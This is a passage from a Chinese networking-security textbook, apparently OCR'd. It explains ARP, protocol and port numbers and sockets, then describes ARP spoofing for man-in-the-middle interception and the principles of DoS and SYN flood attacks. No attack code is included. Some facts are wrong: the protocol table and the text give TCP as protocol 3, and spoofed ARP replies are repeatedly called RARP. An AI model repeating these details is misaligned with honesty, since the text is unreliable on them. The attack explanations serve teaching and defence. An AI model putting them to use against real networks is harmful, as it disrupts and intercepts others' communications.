


图 11.9　Netstat 命令

11.2.7　地址转换

IP 地址和路由表将数据报引向一个特定的物理网络，但是当数据通过网络传输时，必须遵从该网络使用的物理层协议。作为 TCP/IP 网络底层的物理网并不能进行 IP 寻址，它有它自己的寻址方案，有多少种物理网络就有多少种寻址方案。网络访问协议的一个任务就是将 IP 地址映射为物理网络地址。

IP 地址与以太网地址之间的关系就是这种网络接口层功能的最普通例子，执行这一功能的协议是地址转换协议(ARP)。

ARP 软件维护着一个 IP 地址和以太网地址的转换表，它是动态构建的。当 ARP 接收到转换 IP 地址的请求时，就在其表中查看该地址，如果找到该地址，就将该以太网地址返回给请求软件；如果在该表中找不到该地址，ARP 就发出一个广播分组报文给以太网上的每个主机。该分组报文内包含着需要转换成以太网地址的 IP 地址，如果有一个接收主机识别出该 IP 地址就是它自己，便将它的以太网地址发回请求软件，这一响应内容随即存储在该 ARP 表中。

ARP 命令可显示 ARP 表的内容。利用 arp-a 命令可显示整个 ARP 表的内容，如图 11.10 所示。




图 11.10　ARP 命令

11.2.8　协议、端口和套接字接口

一旦数据在网络上传送并到达一台特定的主机，就必须将它交给相应的用户或进程。由于数据在 TCP/IP 的各层之间上下传送，因此就需要一个机构能将数据传送到每一层的相应协议。系统必须能够将来自多个应用程序的数据组合到少数几个传输协议中，再将这些传输协议传给网间协议。所以 IP 使用协议号去标志传输协议，而传输协议使用端口号去标志应用程序。

1. 协议号

协议号是数据报报头的第三个字中的一个字节，其值标志 IP 上必须传送数据的那一层协议。在 UNIX 系统中，协议号定义在/etc/protocols 文件中，它是一个简单的表格，含有协议名及其协议号。例如：

```
% cat /etc/protocols
ip      0    IP
icmp    1    ICMP
tcp     3    TCP
udp    17    UDP
 ⋮
```

这个表的含义是，当一个数据报到达，并且它的目的地址与本地 IP 地址符合时，IP 层就必须将该数据报传送到它上层的一个运输层协议。为了决定哪个协议接收该数据报，IP 就查看该数据报的协议号。利用此表可以看出，如果协议号是 3，IP 就将该数据报传送给 TCP；如果协议是 17，IP 就将它传送给 UDP。

2. 端口号

IP 将进来的数据发送给传输协议后，该传输协议就将它传送到相应的应用程序进程中。应用程序的进程(又称网络服务)是用端口号标志的，它是一个 16 位的值。标志数据发送进程的“源端口号”和标志数据接收进程的“目的端口号”都包含在每个 TCP 段和 UDP 分组的第一个报头字中。

在 UNIX 系统中，端口号在/etc/services 文件中定义。网络应用程序的数量要比该表中所示的运输层协议数多得多。低于 256 的端口号是留给“知名服务”(TFP 和 Telnet 等)的，从 256 到 1024 的端口号用于 UNIX 的专用服务。

下面列出了部分/etc/services 文件。

```
Peanut %   cat  /etc/services
echo       7/udp
echo       7/tcp
systat      11/tcp
netstat     15/tcp
ftp - data  20/tcp
 ⋮
```

将该表与/etc/protocols 表结合在一起，就可提供将数据传送到相应的应用程序所需的全部信息。数据报根据其报头第 5 个字内的目的地址到达其目的地，IP 使用该数据报报头第 3 个字内的协议号将数据传输给适当的运输层协议。到达该传输协议的数据的第一个字内含有目的端口号，它会告诉传输协议将数据传送到特定的应用程序。

3. 套接字接口

一个 IP 地址和一个端口号的组合称为一个套接字接口(Socket)，一个套接字接口可以唯一地标志整个 Internet 中的一个网络进程。套接字接口是 IP 地址和端口号的组合，一对套接字接口(一个用于接收，另一个用于发送)可定义面向连接的协议(如 TCP)的一次连接。

11.3 ARP 协议的缺陷及其在操作系统中的表现

ARP 协议在以太网环境中得到了广泛的应用，是以太网中计算机之间进行通信必须使用的协议之一，由于 ARP 协议在设计时并没有充分考虑到网络安全的问题，所以现在利用 ARP 协议的缺陷的黑客工具也越来越多。本节阐述了 ARP 协议的工作原理及缺陷，以及 ARP 协议的缺陷在常见操作系统中的表现形式。

11.3.1 网络设备的通信过程及 ARP 协议的工作原理

在以太网中，每一个网络接口都有唯一的硬件地址，即网卡的 MAC 地址。MAC 地址共有 48 比特，用来表示网络中的每一个设备。一般来说每一块网卡上的 MAC 地址都是不同的。在 MAC 地址和 IP 地址间使用 ARP 和 RARP 协议进行相互转换。

在正常的情况下，一个网络接口通常只响应以下两种数据帧。

- 与本 MAC 地址相匹配的数据帧。
- 发向所有计算机的广播数据帧。

在一个实际的系统中，数据的收发是由网卡来完成的。网卡接收到传输来的数据，网卡内的芯片程序接收数据帧中目的地的 MAC 地址，根据计算机上网卡驱动程序设置的接收模式来判断该不该接收，如果认为应该接收就在接收后产生一个中断信号通知 CPU，如果

认为不应该接收就抛弃此数据，CPU 收到中断信号产生一个 CPU 中断，操作系统就根据网卡驱动程序设置的网卡中断程序地址调用驱动程序接收数据，然后将接收到的数据放入信号堆栈让操作系统处理。而对于网卡来说一般有四种接收模式，如表 11.6 所示。

表 11.6　网卡的四种接收模式

方　式	解　释
广播方式	该模式下的网卡能够接收网络中的广播信息
组播方式	该模式下的网卡能够接收组播数据
直接方式	该模式下，只有目的网卡才能接收数据
混杂模式	该模式下的网卡能够接收一切通过它的数据，而不管该数据是否是传给它的

假设局域网中 A 计算机和 B 计算机之间需要进行通信，首先 A 计算机需要知道 B 计算机的 MAC 地址，A 计算机获得 B 计算机的 MAC 地址需要向 B 计算机发送一个 ARP 协议的广播数据包，数据包的内容是请求获得 B 计算机的 MAC 地址，当 B 计算机收到这个数据包是查询 B 计算机的 MAC 地址时，B 计算机就会向 A 计算机发送一个 RARP 协议的数据包告诉 A 计算机自己的 MAC 地址，这样 A 计算机就可以和 B 计算机进行通信了。

11.3.2　ARP 协议的缺陷及其在常见操作系统中的表现

ARP 协议的缺陷在于 ARP 协议以及 RARP 协议都没有对数据的发送方和接收方做任何的认证，这样在网络中可能会存在伪造的 ARP 和 RARP 数据包，导致中间人(Man In The Middle)攻击的可能性，具体的做法是假设 C 计算机要作为中间人监听 A 计算机和 B 计算机之间的通信，C 计算机可以先发出一个 RARP 数据包告诉 A 计算机它是 B 计算机，然后再发出一个 RARP 数据包告诉 B 计算机它是 A 计算机。这样 A 计算机和 B 计算机之间的通信就要经过 C 计算机。当然，C 计算机还要负责转发它收到的网络数据包，这样，A 计算机和 B 计算机之间的通信就不至于中断了。

当然，ARP 协议的缺陷也可以用在黑客攻击中，目前已经出现了几种这样的黑客攻击工具，如局域网杀手、网络剪刀手和流光等。

ARP 协议的缺陷在不同的操作系统中的表现形式是不一样的，在 Linux 操作系统中当收到一个 RARP 的数据包时，Linux 操作系统会向网络中发送一个 ARP 协议的数据包来进行核实，这在一定程度上解决了 ARP 协议存在的缺陷，但并没有从根本上解决，当 Linux 操作系统受到局域网杀手这一类工具的攻击时，网络通信就会中断。在 Windows 操作系统中则不进行核实，Windows 操作系统假定所有的数据包都是正常的，Windows 操作系统也无法防御局域网杀手这类工具的攻击。相对而言，FreeBSD 操作系统能够较好地防御局域网杀手这类工具的攻击，当 FreeBSD 受到局域网杀手的攻击时，能够立即在网络上发送 RARP 数据包进行修正。

综上所述，目前常用的以太网通信依赖于 ARP、RARP 协议的正常工作，而 ARP、RARP 协议的缺陷已经影响到网络的正常运行，要从根本上解决此问题需要靠下一代互联网网络协议 IPv6，在 IPv6 协议中已经取消了 ARP、RARP 协议，取而代之的是 ICMPv6 协议，ICMPv6 协议充分考虑到了 ARP 以及 RARP 协议存在的缺陷，并在认证鉴别上也做了

进一步的考虑。在当前的以太网中可以考虑采用静态的ARP、IP地址之间的映射关系，这已为大多数的网络设备和操作系统所支持，但是Windows操作系统除外，Windows系列操作系统中只有Windows 2003及其以后的操作系统才能够设置静态的ARP地址与IP地址之间的映射关系。

11.4 DoS攻击原理以及常见方法介绍

DoS(Denial of Service)是拒绝服务的缩写，这种攻击使网站服务器中充斥了大量要求回复的信息，消耗了网络带宽或系统资源，导致网络或系统不胜负荷以至于瘫痪而停止提供正常的网络服务。黑客不正当地采用标准协议或连接方法，向攻击的服务器发送大量的信息，使受攻击的服务器宕(down)机或不能正常地为用户服务。

11.4.1 深入了解TCP协议

TCP协议是在不可靠的Internet上提供可靠的、端到端的字节流的通信协议，在RFC793中有正式定义，还有一些解决错误的文档包含在RFC1122中，RFC1323则定义TCP的功能扩展。在常见的TCP/IP协议中，IP层不保证将数据报正确传送到目的地，TCP则从本地机器接收用户的数据流，将其分成不超过64K字节的数据片段，将每个数据片段作为单独的IP数据包发送出去，最后在目的地计算机中再组合成完整的字节流，TCP协议必须保证可靠性。发送方和接收方的TCP传输以数据段的形式交换数据，一个数据段包括一个固定的20B，加上可选部分，最后再填充上数据，TCP协议从发送方传送一个数据段的时候，还要启动计时器，当数据段到达目的地后，接收方还要发送回一个数据段，其中有一个确认序号，它等于希望收到的下一个数据段的顺序号，如果在确认信息到达前超时了，发送方会重新发送这个数据段。

TCP的数据头(header)非常重要。因为数据流传输的重要信息都放在数据头中，至于发送的数据，只是数据头附带上的。客户端和服务端的服务响应同数据头中的数据相关，两端的信息交流和交换是根据数据头中的内容实施的。TCP数据头格式如图11.11所示。

在图11.11中，主要字段的含义如表11.7所示。

表11.7 TCP协议中字段含义

字段名称	注释
Source Port	本地端口
Destination Port	目标端口
Sequence Number	顺序号，32位，在TCP流中，每个数据字节都被编号
Acknowledgment Number	确认号，确认号是希望接收的字节号，32位
Data offset	表明TCP头包含多少个32位字，用来确定头的长度，因为头中可选字段长度是不定的
Reserved	保留的6位，现在没用，都是0
URG(Urgent Pointer field significant)	紧急指针，用到的时候值为1，用来处理避免TCP数据流中断
ACK(Acknowledgment field significant)	置1时表示确认号(Acknowledgment Number)为合法，置0的时候表示数据段不包含确认信息，确认号被忽略

续表

字 段 名 称	注　释
PSH(Push Function)	PUSH 标志的数据,置 1 时请求的数据段在接收方得到后就可直接送到应用程序,而不必等到缓冲区满时才传送
RST(Reset the connection)	用于复位因某种原因引起出现的错误连接,也用来拒绝非法数据和请求。如果接收到 RST 位,通常发生了某些错误
SYN(Synchronize sequence numbers)	用来建立连接,在连接请求中,SYN=1,ACK=0,连接响应时,SYN=1,ACK=1。即用 SYN 和 ACK 来区分 Connection Request 和 Connection Accepted
FIN(No more data from sender)	用来释放连接,表明发送方已经没有数据发送
Window	共 16 位,表示确认了字节后还可以发送多少字节。可以为 0,表示已经收到包括确认号减 1(即已发送所有数据)在内的所有数据段
Checksum	16 位,用来确保可靠性




图 11.11　TCP 头文件格式

11.4.2　服务器的缓冲区队列

服务器不会在每次接收到 SYN 请求就立即同客户端建立连接,而是为连接请求分配一个内存空间,建立会话,并放到一个等待队列中。如果这个等待的队列已经满了,那么服务器就不再为新的连接分配任何空间,而是直接丢弃新的请求。如果这样,服务器就拒绝

服务。

如果服务器接收到一个 RST 位信息，那么就认为这是一个有错误的数据段，它就会根据客户端 IP，把这样的连接从缓冲区队列(Backlog Queue)中清除掉。这不仅对 IP 欺骗有影响，而且也能被利用来做 DoS 攻击。

要对服务器实施拒绝服务攻击，实质上有以下两种方式。

- 迫使服务器的缓冲区满，不能接收新的请求。
- 使用 IP 欺骗，迫使服务器把合法用户的连接复位，影响合法用户的连接。

11.4.3 “拒绝服务”如何实现攻击

“拒绝服务”的主要攻击方式是传送大量要求确认的信息到服务器，使服务器里充斥着这种无用的信息。

其中所有的信息都包含需要回复的虚假地址，以至于当服务器试图回传时，却无法找到用户。服务器于是暂时等候，等超过一分钟，然后服务器再切断连接。服务器切断连接时，黑客会再度传送新一批需要确认的信息，这个过程周而复始，最终导致服务器瘫痪。

在 DoS 攻击方法中，可以分为下列几种具体的实现方法，如 TCP SYN Flooding、Smurf 和 Fraggle 等。

1. SYN Flood

SYN Flood 是当前最流行的 DoS(拒绝服务攻击)与 DDoS(分布式拒绝服务攻击)的方式之一，这是一种利用 TCP 协议缺陷，发送大量伪造的 TCP 连接请求，从而使得被攻击方资源耗尽(CPU 满负荷或内存不足)的攻击方式。

由于 TCP 协议连接三次握手的需要，在每个 TCP 建立连接时，都要发送一个带 SYN 标记的数据包，如果在服务器端发送应答包后，客户端不发出确认，服务器会等待到数据超时，如果大量的带 SYN 标记的数据包发到服务器端后都没有应答，会使服务器端的 TCP 资源迅速枯竭，这里主要是指服务器的连接缓冲区队列的枯竭。导致正常的连接不能进入，甚至会导致服务器的系统崩溃，这就是 TCP SYN Flooding 攻击的过程。TCP SYN Flood 攻击是由受控制的大量客户发出 TCP 请求但不做回复，使服务器资源被占用，再也无法正常为用户服务。服务器要等待超时(time out)才能断开已分配的资源。攻击示意图如图 11.12 所示。

